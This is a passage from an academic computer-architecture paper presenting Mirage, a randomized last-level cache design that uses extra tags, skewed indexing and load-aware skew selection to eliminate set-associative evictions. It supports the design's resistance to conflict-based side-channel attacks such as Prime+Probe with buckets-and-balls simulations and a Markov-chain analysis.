We assume a threat model where the attacker and victim execute simultaneously on different physical cores sharing an LLC, that is inclusive of the L1/L2 caches private to each core. We focus on conflict-based cache side-channel attacks where the attacker causes set-conflicts to evict a victim's line and monitor the access pattern of the victim. Such attacks are potent as they do not require victim and attacker to access any shared memory. For simplicity, we assume no shared memory between victim and attacker, as existing solutions [57] are effective at mitigating possible attacks on shared lines.[1]

2.3 Problem: Conflict-Based Cache Attacks

Without loss of generality, we describe the Prime+Probe attack [35] as an example of a conflict-based cache attack. As shown in Figure 2, the attacker first primes a set with its addresses, then allows the victim to execute and evict an attacker line due to cache-conflicts. Later, the attacker probes the addresses to check if there is a miss, to infer that the victim accessed that set. Prior attacks have monitored addresses accessed in AES T-table and RSA Square-Multiply Algorithms to leak secret keys [29], addresses accessed in DNN computations to leak DNN model parameters [60], etc. To launch such attacks, the attacker first needs to generate an *eviction-set* for a victim address, i.e. a minimal set of addresses mapping to the same cache set as the victim address.

[1] If the attacker and the victim have shared-memory, attacks such as Flush+Reload or Evict+Reload are possible. These can be mitigated by storing duplicate copies of shared-addresses, as proposed in Scatter-Cache [57]. We discuss how our design incorporates this mitigation in Section 5.




Figure 2: Example of Conflict-Based Attack (Prime+Probe).

2.4 Recent Advances in Attacks and Defenses

Given how critical eviction-set discovery is for such attacks, recent defense works have proposed randomized caches to obfuscate the address to set mapping and make it harder to learn eviction sets. At the same time, recent attacks have continued to enable faster algorithms for eviction set discovery. We describe the key related works in this spirit and discuss the pitfalls of continuing with such an approach.

Move-1: Attack by Eviction Set Discovery in $O(n^2)$

Typically, set-selection functions in caches are undocumented. A key work by Liu et al. [29] proposed an algorithm to discover eviction-sets without the knowledge of the address to set mappings – it tests and eliminates addresses one at a time, requiring $O(n^2)$ accesses to discover an eviction-set.

Move-2: Defense via Encryption and Remapping

CEASER [39] (shown in Figure 3(a)) proposed randomizing the address to set mapping by accessing the cache with an encrypted line address. By enabling dynamic re-keying, it ensures that the mapping changes before an eviction-set can be discovered with an algorithm that requires $O(n^2)$ accesses.




Figure 3: Recent Works on Randomized Caches

Move-3: Attack by Eviction Set Discovery in $O(n)$

Subsequent works [40,52] developed a faster algorithm that could discover eviction-sets in $O(n)$ accesses, by eliminating groups of lines from the set of potential candidates, rather than one line at a time. CEASER is unable to prevent eviction-set discovery with such faster algorithms.

Move-4: Defense via Skewed Associativity

Scatter-Cache [57] and CEASER-S [40] adopt skewed associativity in addition to randomized mapping of addresses to sets, to further obfuscate the LLC evictions. As shown in Figure 3(b), such designs partition the cache across ways




Figure 4: (a) Mirage provides the abstraction of a fully-associative design with globally random evictions. (b) It achieves this by using extra tags and indirection between tags and data-blocks, skewed-indexing, and load-aware skew-selection.

into multiple skews, with each skew having a different set-mapping and a new address is installed in a randomly selected skew. Such a design provides greater obfuscation as eviction sets get decided by the line to skew mapping as well. These designs were shown to be immune to faster eviction set discovery algorithms [40, 52] that require $O(n)$ steps.

Move-5: Attack by Probabilistic Eviction Set Discovery

A recent work [38] showed that faster eviction-set discovery in Scatter-Cache is possible with an intelligent choice of initial conditions, that boosts the probability of observing conflicts. This allows discovery of partial eviction-sets (lines that evict a target in a subset of the ways) within 140K accesses in Scatter-Cache, which can enable a conflict-based attack.

Pitfalls: There is an interplay between the robustness of defenses and algorithms for eviction set discovery. The security of past defenses has hinged on obfuscation of eviction-sets. However, newer algorithms enabling faster eviction-set discovery continue to break such defenses. Ideally, we seek a defense that eliminates *Set-Associative Evictions (SAE)*, which are the root cause of the vulnerability, as they allow the adversary to learn eviction-sets. Eliminating SAE would not only safeguard against current algorithms for eviction set discovery but also against a hypothetical oracular algorithm that can learn an eviction-set after observing just a single conflict.

2.5 Goal: A Practical Fully-Associative LLC

As a principled defense against conflict-based attacks, we seek to design a cache that provides *Global Eviction (GLE)*, i.e. the eviction candidates are selected from among all of the addresses resident in the cache when new addresses are installed. Such a defense would eliminate SAE and be immune to eviction-set discovery, as evicted addresses are independent of the addresses installed and leak no information about installed addresses. While a fully-associative design provides global evictions, it incurs prohibitive latency and power overheads when adopted for an LLC.[2] The goal of our paper is to develop an LLC design that guarantees global evictions while retaining the practical lookup of a set-associative cache.

[2]Recent works propose fully-associative designs for a subset of the cache (Hybcache [12]) or for L1-Caches (RPCache [54], NewCache [55]). These approaches are impractical for LLCs (see Section 10.1).

3 Full Associativity via MIRAGE

To guarantee global evictions practically, we propose *Mirage (Multi-Index Randomized Cache with Global Evictions)*. Mirage provides the abstraction of a fully associative cache with random replacement, as shown in Figure 4(a), with the property that on a cache miss, a random line is evicted from among all resident lines in the cache. This ensures the evicted victim is independent of the incoming line and no subset of lines in the cache form an eviction set.

3.1 Overview of Mirage

Mirage has three key components, as shown in Figure 4(b). First, it uses a cache organization that decouples tag and data location and uses indirection to link tag and data entries (❶ in Figure 4(b)). Provisioning extra invalid tags allows accommodating new lines in indexed sets without tag-conflicts, and indirection between tags and data-blocks allows victim-selection from the data-store in a global manner. Second, Mirage uses a tag-store design that splits the tag entries into two structures (skews) and accesses each of them with a different hashing function (❷ in Figure 4(b)). Finally, to maximize the likelihood of getting an invalid tag on cache-install, Mirage uses a load-balancing policy for skew-selection leveraging the "power of 2 choices" [43] (❸ in Figure 4(b)), which ensures no SAE occurs in the system lifetime and all evictions are global. We describe each component next.

3.2 Tag-to-Data Indirection and Extra Tags

V-way Cache Substrate: Figure 5 shows the tag and data store organization using pointer-based indirection in Mirage, which is inspired by the V-way cache [41]. V-way originally used this substrate to reduce LLC conflict-misses and improve performance. Here, the tag-store is over-provisioned to include extra invalid tags, which can accommodate the metadata of a new line without a set-associative eviction (SAE). Each tag-store entry has a forward pointer (FPTR) to allow it to map to an arbitrary data-store entry.[3] On a cache-miss, two types of evictions are possible: if the incoming line finds

[3]While indirection requires a cache lookup to serially access the tag and data entries, commercial processors [1, 14, 56] since the last two decades already employ such serial tag and data access for the LLC to save power (this allows the design to only access the data-way corresponding to the hit).

an invalid tag, a Global Eviction (GLE) is performed; else, an SAE is performed to invalidate a tag (and its corresponding data-entry) from the set where the new line is to be installed. On a GLE, V-way cache evicts a data entry intelligently selected from the entire data-store and also the corresponding tag identified using a reverse pointer (RPTR) stored with each data entry. In both cases, the RPTR of the invalidated data-entry is reset to invalid. This data-entry and the invalid tag in the original set are used by the incoming line.

Repurposing V-way Cache for Security: Mirage adopts the V-way cache substrate with extra tags and indirection to enable GLE, but with an important modification: it ensures the data-entry victim on a GLE is selected randomly from the entire data-store (using a hardware PRNG) to ensure that it leaks no information. Despite this addition, the V-way cache substrate by itself is not secure, as it only reduces but does not eliminate SAE. For example, if an adversary has arbitrary control over the placement of new lines in specific sets, they can map a large number of lines to a certain set and deplete the extra invalid tags provisioned in that set. When a new (victim) line is to be installed to this set, the cache is then forced to evict a valid tag from the same set and incur an SAE. Thus, an adversary who can discover the address to set mapping can force an SAE on each miss, making a design that naively adopts the V-way Cache approach vulnerable to the same attacks present in conventional set-associative caches.




Figure 5: Overview of the cache substrate used by Mirage with indirection and extra tags (inspired by V-Way Cache).

3.3 Skewed-Associative Tag-Store Design

To ensure GLE on each line install, Mirage reshapes the tag organization. To allow an address to map to multiple sets in the tag store and increase the probability of obtaining an invalid tag, Mirage architects the tag-store as a skewed-associative structure [47]. The tag store is split into two partitions or skews, and a different randomizing hash function is used to map addresses to sets in each skew. The hash function[4] to map addresses to sets is constructed using a 12-round PRINCE cipher [9], which is a low-latency 64-bit block-cipher using 128-bit keys. Note that prior work [8] used a reduced round version of PRINCE cipher for randomized cache indexing.

[4]The hash-function construction is similar to Scatter-Cache (SCv1) [57], where set-index bits are sliced from a cipher-text encrypted using a plaintext of physical line-address concatenated with a Security-Domain-ID and the set-index for each skew is computed using a different secret key.

Unlike prior defenses using skewed-associativity [40, 57], each skew in Mirage contains invalid tags. Offering the flexibility for a new line to map to two sets (one in each skew) in the presence of invalid tags significantly increases the chance of finding an invalid tag in which it can be installed and avoiding an SAE. Moreover, the cryptographically generated address-to-set mapping ensures that the adversary (without knowing the secret key) cannot arbitrarily deplete these invalid tags within a set.

3.4 Load-Aware Skew Selection

Natural imbalance in usage of tags across sets can deplete invalid tags across sets and cause an SAE. On a line-install, the skew-selection policy, that decides the skew in which the line is installed, determines the distribution of invalid tags across sets. Prior works, including Scatter-Cache [57] and CEASER-S [40], use random skew-selection, which randomly picks one of the two skews on a line-install. With invalid tags, this policy can result in imbalanced sets – some with many invalid tags and others with none (that incur SAE). Our analysis, using a buckets-and-balls model we describe in Section 4.1, indicates such a random skew-selection policy results in an SAE every few misses (every 2600 misses with 6 extra ways/skew), and provides robustness only for microseconds.

To guarantee the availability of invalid tags across sets and eliminate SAE, Mirage uses a load-aware skew selection policy inspired by *"Power of 2 Choices"* [4, 43], a load-balancing technique used in hash-tables. As indicated by ❸ in Figure 4, this policy makes an intelligent choice between the two skews, installing the line in the skew where the indexed set has a higher number of invalid tags. In the case of a tie between the two sets, one of the two skews is randomly selected. With this policy, an SAE occurs only if the indexed sets in both skews do not have invalid tags, that is a rare occurrence as this policy actively promotes balanced usage of tags across sets. Table 1 shows the rate of SAE for Mirage with load-aware skew selection policy, as the number of extra tags per skew is increased from 0 to 6. Mirage with 14-ways per skew (75% extra tags) encounters an SAE once in 10^{34} cache-installs, or equivalently 10^{17} years, ensuring no SAE throughout the system lifetime. We derive these bounds analytically in Section 4.3.

Table 1: Frequency of Set-Associative Eviction (SAE) in Mirage as number of extra ways-per-skew is increased (assuming 16-MB LLC with 16-ways in the baseline and 1ns per install)

Ways in each Skew (Base + Extra)	Installs per SAE	Time per SAE
8 + 0	1	1 ns
8 + 1	4	4 ns
8 + 2	60	60 ns
8 + 3	8000	8 us
8 + 4	2×10^8	0.16 s
8 + 5	7×10^{16}	2 years
8 + 6 (default Mirage)	10^{34}	10^{17} years

4 Security Analysis of Mirage

In this section, we analyze set-conflict-based attacks in a setting where the attacker and the victim do not have shared memory (shared-memory attacks are analyzed in Section 5). All existing set-conflict based attacks, such as Prime+Probe [35], Prime+Abort [13], Evict+Time [35], etc. exploit eviction-sets to surgically evict targeted victim-addresses, and all eviction-set discovery algorithms require the attacker to observe evictions dependent on the addresses accessed by the victim. In Mirage, two types of evictions are possible – a global eviction, where the eviction candidate is selected randomly from all the lines in the data-store, that leak no information about installed addresses; or a set-associative eviction (SAE), where the eviction candidate is selected from the same set as the installed line due to a tag-conflict, that leaks information. To justify how Mirage eliminates conflict-based attacks, in this section we estimate the rate of SAE and reason that even a single SAE is unlikely to occur in system-lifetime.

Our security analysis makes the following assumptions:

1. **Set-index derivation functions are perfectly random and the keys are secret.** This ensures the addresses are uniformly mapped to cache-sets, in a manner unknown to the adversary, so that they cannot directly induce SAE. Also, the mappings in different skews (generated with different keys) are assumed to be independent, as required for the power of 2-choices load-balancing.
2. **Even a single SAE is sufficient to break the security.** The number of accesses required to construct an eviction-set has reduced due to recent advances, with the state-of-the-art [29, 40, 52] requiring at least a few hundred SAE to construct eviction-sets. To potentially mitigate even future advances in eviction-set discovery, we consider a powerful hypothetical adversary that can construct an eviction-set with just a single SAE (the theoretical minimum), unlike previous defenses [39, 40, 57] that only consider existing eviction-set discovery algorithms.

4.1 Bucket-And-Balls Model

To estimate the rate of SAE, we model the operation of Mirage as a buckets-and-balls problem, as shown in Figure 6. Here each bucket models a cache-set and each ball throw represents a new address installed into the cache. Each ball picks from 2 randomly chosen buckets, one from each skew, and is installed in the bucket with more free capacity, modeling the skew-selection in Mirage. If both buckets have the same number of balls, one of the two buckets is randomly picked.[5] If both buckets are full, an insertion will cause a *bucket spill*, equivalent to an SAE in Mirage. Otherwise, on every ball throw, we randomly remove a ball from among all the balls in buckets to model Global Eviction. The parameters of our model are shown in Table 2. We initialize the buckets by inserting as many balls as cache capacity (in number of lines) and then perform 10 trillion ball insertions and removals to measure the frequency of bucket spills (equivalent to SAE). Note that having fewer lines in the cache than the capacity is detrimental to an attacker, as the probability of a spill would be lower; so we model the best-case scenario for the attacker.

[5] A biased tie-breaking policy [53] that always picks Skew-1 on ties further reduces the frequency of bucket-spills by few orders of magnitude compared to random tie-breaks. However, to keep our analysis simple, we use a random tie-breaking policy.

Table 2: Parameters for Buckets and Balls Modeling

Buckets and Balls Model	Mirage Design
Balls - 256K	Cache Size - 16 MB
Buckets/Skew - 16K	Sets/Skew - 16K
Skews - 2	Skews - 2
Avg Balls/Bucket - 8	Avg Data-Lines Per Set - 8
Bucket Capacity - 8 to 14	Ways Per Skew - 8 to 14




Figure 6: Buckets-and-balls model for Mirage with 32K buckets (divided into 2 skews), holding 256K balls in total to model a 16MB cache. The bucket capacity is varied from 8-to-14 to model 8-to-14 ways per skew in Mirage.

4.2 Empirical Results for Frequency of Spills

Figure 7 shows the average number of balls thrown per bucket spill, analogous to the number of line installs required to cause an SAE on average. As bucket capacity increases from 8 to 14, there is a considerable reduction in the frequency of spills. When the bucket capacity is 8, there is a spill on every throw as each bucket has 8 balls on average. As bucket capacity increases to 9 / 10 / 11 / 12, the spill frequency decreases to once every 4 / 60 / 8000 / 160Mn balls. For bucket capacities of 13 and 14, we observe no bucket spills even after 10 trillion ball throws. These results show that as the number of extra tags increases, the probability of an SAE in Mirage decreases super-exponentially (better than squaring on every extra way). With 12 ways/skew (50% extra tags), Mirage has an SAE every 160 million installs (equivalent to every 0.16 seconds).




Figure 7: Frequency of bucket spills, as bucket capacity is varied. As bucket-capacity increases from 8 to 14 (i.e. extra-tags per set increase from 0% to 75%), bucket spills (equivalent to SAE) become more infrequent.

While this empirical analysis is useful for estimating the probability of an SAE with up to 12 ways/skew, increasing the ways/skew further makes the frequency of SAE super-exponentially less. Hence, it is impractical to empirically compute the probability of SAE in a reasonable amount of time beyond 12 ways/skew (an experiment with 10 trillion ball throws already takes a few days to simulate). To estimate the probability of SAE for a Mirage design with 14 ways/skew, we develop an analytical model, as described in the next section.

Table 3: Terminology used in the analytical model

Symbol	Meaning
$\Pr(n=N)$	Probability that a Bucket contains N balls
$\Pr(n \leq N)$	Probability that a Bucket contains $\leq N$ balls
$\Pr(X \rightarrow Y)$	Probability that a Bucket with X balls transitions to Y balls
W	Capacity of a Bucket (beyond which there is a spill)
B_{tot}	Total number of Buckets (32K)
b_{tot}	Total number of Balls (256K)

4.3 Analytical Model for Bucket Spills

To estimate the probability of bucket spills analytically, we start by modeling the behavior of our buckets and balls system in a spill-free scenario (assuming unlimited capacity buckets). We model the bucket-state, i.e. the number of balls in a bucket, as a Birth-Death chain [27], a type of Markov chain where the state-variable (number of balls in a bucket) only increases or decreases by 1 at a time due to birth or death events (ball insertion or deletions), as shown in Figure 8.

We use a classic result for Birth-Death chains, that in the steady-state, the probability of each state converges to a steady value and the net rate of conversion between any two states becomes zero. Applying this result to our model in Figure 8, we can equate the probability of a bucket with N balls transitioning to N+1 balls and vice-versa to get Equation 1. The terminology used in our model is shown in Table 3.




Figure 8: Bucket state modeled as a Birth-Death chain, a Markov Chain where the state variable N (number of balls in a bucket) increases or decreases by one at a time, due to a birth (insertion) or death (deletion) of a ball.

$$\Pr(N \rightarrow N+1) = \Pr(N+1 \rightarrow N) \tag{1}$$

To calculate $\Pr(N \rightarrow N+1)$, we note that a bucket with N balls transitions to N+1 balls on a ball insertion if: (1) the buckets chosen from both Skew-1 and Skew-2 have N balls; *or* (2) bucket chosen from Skew-1 has N balls and from Skew-2 has more than N balls; *or* (3) bucket chosen from Skew-2 has N balls and from Skew-1 has more than N balls. Thus, if the probability of a bucket with N balls is $\Pr(n=N)$, the probability it transitions to N+1 balls is given by Equation 2.

$$\Pr(N \rightarrow N+1) = \Pr(n=N)^2 + 2 * \Pr(n=N) * \Pr(n>N) \tag{2}$$

To calculate $\Pr(N+1 \rightarrow N)$, we note that a bucket with N+1 balls transitions to N balls only on a ball removal. As a random ball is selected for removal from all the balls, the probability that a ball in a bucket with $N+1$ balls is selected for removal equals the fraction of balls in such buckets. If the number of buckets equals B_{tot} and the number of balls is b_{tot}, the probability of a bucket with $N+1$ balls losing a ball (i.e. the fraction of balls in such buckets), is given by Equation 3.

$$\Pr(N+1 \rightarrow N) = \frac{\Pr(n=N+1) * B_{tot} * (N+1)}{b_{tot}} \tag{3}$$

Combining Equation 1, 2, and 3, and placing $B_{tot}/b_{tot} = 1/8$, (the number of buckets/balls) we get the probability of a bucket with N+1 balls, as given by Equations 4 and 5.

$$\Pr(n=N+1) = \frac{8}{N+1} * \Big(\Pr(n=N)^2 + 2 * \Pr(n=N) * \Pr(n>N) \Big) \tag{4}$$

$$= \frac{8}{N+1} * \Big(\Pr(n=N)^2 + 2 * \Pr(n=N) - 2 * \Pr(n=N) * \Pr(n \leq N) \Big) \tag{5}$$

As n grows, $\Pr(n=N) \to 0$ and $\Pr(n>N) \ll \Pr(n=N)$ given our empirical observation that these probabilities reduce super-exponentially. Using these conditions Equation 4 can be simplified to Equation 6 for larger n.

$$\Pr(n=N+1) = \frac{8}{N+1} * \Pr(n=N)^2 \quad (6)$$

From our simulation of 10 trillion balls, we obtain probability of a bucket with no balls as $\Pr_{obs}(n=0) = 4 \times 10^{-6}$. Using this value in Equation 5, we recursively calculate $\Pr_{est}(n=N+1)$ for $N \in [1,10]$ and then use Equation 6 for $N \in [11,14]$, when the probabilities become less than 0.01. Figure 9 shows the empirically observed ($\Pr_{obs}$) and analytically estimated ($\Pr_{est}$) probability of a bucket having N balls. $\Pr_{est}$ matches $\Pr_{obs}$ for all available data-points.




Figure 9: Probability of a Bucket having N balls – Estimated analytically ($\Pr_{est}$) and Observed ($\Pr_{obs}$)

Figure 9 shows that the probability of a set having N lines decreases double-exponentially beyond 8 lines per set (the average number of data-lines per set). For N = 13 / 14 / 15, the probability reaches 10^{-9} / 10^{-17} / 10^{-35}. This behavior is due to two reasons – (a) for a set to get to N+1 lines, a new line must map to two sets with at least N lines; (b) a set with a higher number of lines is more likely lose a line due to random global eviction. Using these probabilities, we estimate the frequency of SAE in the next section.

4.4 Analytical Results for Frequency of Spills

For a bucket of capacity W, the spill-probability (without relocation) is the probability that a bucket with W balls gets to $W+1$ balls. By setting $N=W$ in Equation 2 and $\Pr(n>W)=0$, we get the spill-probability as Equation 7.

$$\Pr_{spill} = \Pr(W \to W+1) = \Pr(n=W)^2 \quad (7)$$

Figure 10 shows the frequency of bucket-spills (SAE) estimated by using $\Pr_{est}(n=W)$, from Figure 9, in Equation 7. The estimated values (Balls/Spill_{est}) closely match the empirically observed values (Balls/Spill_{obs}) from Section 4.2. As the number of tags per set, i.e. bucket-capacity (W) increases, the rate of SAE, i.e. the frequency of bucket-spills shows




Figure 10: Frequency of bucket-spill, as bucket-capacity varies – both analytically estimated (Balls/Spill_{est}) and empirically observed (Balls/Spill_{obs}) results are shown.

a double-exponential reduction (which means the exponent itself is increasing exponentially). The probability of a spill with x extra ways is of the form $P^{(2^x)}$; therefore with 5-6 extra ways, we get an extremely small probability of spill as the exponent term reaches 32 – 64. For W = 12 / 13 / 14, an SAE occurs every 10^8 / 10^{16} / 10^{34} line installs. Thus, the default Mirage design with 14-ways per set, with a rate of one SAE in 10^{34} line installs (i.e. once in 10^{17} years), effectively provides the security of a fully associative cache.

5 Protecting against Shared-Memory Attacks

Thus far, we have focused primarily on attacks that cause eviction via set conflicts and without any shared data between the victim and the attacker. If there is shared-memory between the victim and the attacker, attacks such as Flush +Reload [63], Flush+Flush [19], Invalidate+Transfer [23], Flush+Prefetch [18], Thrash+Reload [46], Evict+Reload [20], etc. are possible, where an attacker evicts the shared line from the cache using *clflush* instruction or cache-thrashing [46] or by accessing the line's eviction-set [20], and issues subsequent loads or flushes [19] to the line while measuring its latency to monitor victim accesses to that line. We describe how Mirage is protected against these attacks based on the type of shared memory being attacked.

Shared Read-only Memory: Attacks on shared read-only memory addresses are prevented in Mirage by placing distrusting programs (victim and attacker) in different security domains and maintaining duplicate copies of shared lines in the cache for each security domain. Such duplication ensures that a load on a shared-address from one domain does not hit on the copy of another domain (similarly flush from one domain does not evict another's copy) and has been used in several prior secure cache works [12, 26, 57]. For example, Scatter-Cache (SCv1) [57] uses Security-Domain-ID (SDID) concatenated with the physical line-address as input to the set index derivation function (IDF), allowing a shared address to map to different sets for different domains and get duplicated. Mirage uses an IDF construction identical to Scatter-Cache SCv1 and similarly duplicates shared lines across domains.

However, we observe that relying on the IDF to create duplicate copies has a weakness: it can allow a shared-memory address in two different SDIDs to map to the same set in a skew with a small probability ($1/number\text{-}of\text{-}sets$), which can result in a single copy of the line. To guarantee duplicate copies of a line across domains even in this scenario, Mirage stores the SDID of the domain installing the line along with the tag of the line, so that a load (or a flush) of a domain hits on (or evicts) a cache line only if the SDID matches along with the tag-match. Mirage stores 8-bit SDID supporting up to 256 security domains (similar to DAWG [26]), which adds <3% LLC storage overhead; however more or fewer SDID can be supported without any limitations in Mirage.

Shared Writable Memory: It is infeasible to duplicate shared writeable memory across domains, as such a design is incompatible with cache-coherence protocols [26, 57]. To avoid attacks on such memory, we require that writable shared-memory is not used for any sensitive computations and only used for data-transfers incapable of leaking information.

6 Discussion

6.1 Requirements on Randomizing Function

The randomizing function used to map addresses to cache sets in each skew is critical in ensuring balanced availability of invalid tags across sets and eliminating SAE. We use a cryptographic function (computed with a secret key in hardware), so that an adversary cannot arbitrarily target specific sets. This is also robust to *shortcut attacks* [37], which can exploit vulnerabilities in the algorithm to deterministically engineer collisions. Furthermore, the random-mapping for each skew must be mutually independent to ensure effective load-balancing and minimize naturally occurring collisions, as required by power-of-2-choices hashing [33]. We satisfy both requirements using a cryptographic hash function constructed using the PRINCE cipher, using separate keys for each skew. Other ciphers and cryptographic hashes that satisfy these requirements may also be used to implement Mirage.

6.2 Key Management in Mirage

The secret keys used in Mirage for the randomizing set-index derivation function are stored in hardware and not visible to any software including the OS. As no information about the mapping function leaks in the absence of SAE in Mirage, by default Mirage does not require continuous key-refreshes like CEASER / CEASER-S [39, 40] or keys to be provisioned per domain like Scatter-Cache [57]). We recommend that the keys used in Mirage be generated at boot-time within the cache controller (using a hardware-based secure pseudorandom number generator), with the capability to refresh the keys in the event of any key or mapping leakage. For example, all prior randomized cache designs become vulnerable to conflict-based attacks if the adversary guesses the key via brute-force (1 in 2^{64} chance) or if the mappings leak via attacks unknown at the time of designing the defense, as they have no means of detecting such a breakdown in security. On the other hand, Mirage has the capability to automatically detect a breach in security via even hypothetical future attacks, as any subsequent conflict-based attack requires the orchestration of SAE, which do not occur in Mirage under normal operation. If multiple SAE are encountered indicating that the mapping is no longer secret, Mirage can adapt by transparently refreshing its keys (followed by a cache flush) to ensure continued security.

6.3 Security for Sliced LLC Designs

Recent Intel CPUs have LLCs that consist of multiple smaller physical entities called slices (each a few MBs in size), with separate tag-store and data-store structures for each slice. In such designs, Mirage can be implemented at the granularity of a slice (with per-slice keys) and can guarantee global evictions within each slice. We analyzed the rate of SAE for an implementation of Mirage per 2MB slice (2048 sets, as used in Intel CPUs) with the tag-store per slice having 2 skews and 14-ways per skew and observed it to be one SAE in 2×10^{17} years, whereas a monolithic 16MB Mirage provides a rate of once in 5×10^{17} years. Thus, both designs (monolithic and per-slice) provide protection for a similar order of magnitude (and well beyond the system lifetime).

6.4 Security as Baseline Associativity Varies

The rate of SAE strongly depends on the number of ways provisioned in the tag-store. Table 4 shows the rate of SAE for a 16MB LLC, as the baseline associativity varies from 8 ways – 32 ways. As the baseline associativity varies, with just 1 extra way per skew, the different configurations have an SAE every 13 – 14 installs. However, adding each extra way squares the rate successively as per Equation 7. Following the double-exponential curve of Figure 10, the rate of an SAE goes beyond once in 10^{12} years (well beyond system lifetime) for all three configurations within 5–6 extra ways.

Table 4: Cacheline installs Per SAE in Mirage as the baseline associativity of the LLC tag-store varies

LLC Associativity	8-ways	16-ways (default)	32-ways
1 extra way/skew	13 (< 20ns)	14 (< 20ns)	14 (< 20ns)
5 extra ways/skew	10^{21} (10^{4} yrs)	10^{16} (2 yrs)	10^{14} (3 days)
6 extra ways/skew	10^{43} (10^{26} yrs)	10^{34} (10^{17} yrs)	10^{29} (10^{12} yrs)

6.5 Implications for Other Cache Attacks

Replacement Policy Attacks: Reload+Refresh [11] attack exploited the LLC replacement policy to influence eviction-decisions within a set, and enable a side-channel stealth-

ier than Prime+Probe or Flush+Reload. Mirage guarantees global evictions with random replacement, that has no access-dependent state. This ensures that an adversary cannot influence the replacement decisions via its accesses, making Mirage immune to any such replacement policy attacks.

Cache-Occupancy Attacks: Mirage prevents an adversary that observes an eviction from gaining any information about the address of an installed line. However, the fact that an eviction occurred continues to be observable, similar to prior works such as Scatter-Cache [57] and HybCache [12]. Consequently, Mirage and these prior works, are vulnerable to attacks that monitor the cache-occupancy of a victim by measuring the number of evictions, like a recent attack [49] that used cache-occupancy as a signature for website-fingerprinting. The only known way to effectively mitigate such attacks is static partitioning of the cache space. In fact, Mirage can potentially provide a substrate for global partitioning of the data-store that is more efficient than the current way/set partitioning solutions to mitigate such attacks. We leave the study extending Mirage to support global partitions for future work.

7 Mirage with Cuckoo-Relocation

